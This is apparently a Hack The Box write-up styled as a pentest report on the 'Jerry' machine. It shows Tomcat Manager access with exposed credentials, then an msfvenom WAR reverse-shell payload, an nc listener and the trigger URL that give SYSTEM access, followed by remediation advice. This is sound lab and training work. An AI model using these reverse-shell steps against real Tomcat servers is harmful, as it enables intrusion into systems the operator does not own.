Hack The Box Penetration Test Report

Machine Name: Jerry

Author: Prince.

Severity: High

Vulnerability: Unauthenticated access to Tomcat Manager leading to Remote Code Execution (RCE)

Date: 28th May 2025

Table of Contents

1. Summary

This report details the findings of the penetration test conducted against the HackTheBox machine 'HTB-Jerry'. The goal was to capture user and root flags, simulating a real-world black-box assessment.

2. Methodology

1. Reconnaissance: Performed an Nmap scan to identify open ports and services. Discovered port 8080 running Apache Tomcat/7.0.88.
2. Enumeration: Accessed the Tomcat web interface which prompted for credentials. Valid credentials were found exposed on the page, allowing authenticated access to the Tomcat Manager.
3. Exploitation: Uploaded a malicious WAR file via the Tomcat Manager, resulting in a reverse shell with SYSTEM level access.
4. Post-Exploitation: Retrieved the target flag and documented all findings, including credential exposure and unauthenticated RCE, in the final report with recommended mitigations.

3. Target Information

- IP Address: 10.10.10.95
- Machine Name: HTB-Jerry
- Operating System: Windows

4. Reconnaissance

Command Used:

```
sudo nmap -sCV -p 8080 10.10.10.95
```

Open Ports:

- 8080/tcp - http (Apache Tomcat/7.0.88)

```
┌─[us-vip-9]─[10.10.14.15]─[kingpaimon666@htb-flkky98ava]─[~]
└──╼ [★]$ sudo nmap -sCV -p 8080 10.10.10.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 09:26 CDT
Nmap scan report for 10.10.10.95
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
```

5. Exploitation

The Apache Tomcat Manager interface allowed authenticated deployment of WAR files. A custom reverse shell payload was generated and uploaded to achieve remote code execution on the target system.

Steps to Reproduce

- Generated a WAR-format reverse shell payload using msfvenom:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4444 -f war
-o shell.war
```

- Uploaded the shell.war file via the Tomcat Manager web interface.
- Started a Netcat listener on the attacker machine:

```
nc -lvnp 4444
```

- Triggered the payload by accessing it through the browser:

```
http://10.10.10.95:8080/shell
```

- A reverse shell was successfully established on the attacker machine with SYSTEM-level privileges.

6. Remediation Recommendation


- Restrict or disable access to the Apache Tomcat Manager interface in production environments.
- Remove default or exposed credentials and enforce strong authentication.
- Update Apache Tomcat to the latest supported version and review security configurations.
- Implement role-based access control and restrict deployment privileges.
- Conduct regular vulnerability scans and configuration audits to detect insecure settings.

7. Conclusion

The target system 'HTB-Jerry' was compromised by exploiting insecure access to the Apache Tomcat Manager interface, which allowed remote code execution via exposed credentials and insecure WAR deployment. The lack of access controls and exposed credentials led to SYSTEM-level access. This highlights the importance of secure configuration, patch management, and restricted access to administrative interfaces.

Note: The exposed Tomcat Manager credentials represent a critical misconfiguration and potential violation of secure credential management practices (CWE - 798: Use of Hard-Coded Credentials.)

8. Proof of Access (Flags Captured)


C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0834-6C04
Directory of C:\Users\Administrator\Desktop\flags
06/19/2018 07:09 AM <DIR> .
06/19/2018 07:09 AM <DIR> ..
06/19/2018 07:11 AM 88 2 for the price of 1.txt
1 File(s) 88 bytes
2 Dir(s) 2,420,359,168 bytes free
C:\Users\Administrator\Desktop\flags>type 2*
type 2*
user.txt
root.txt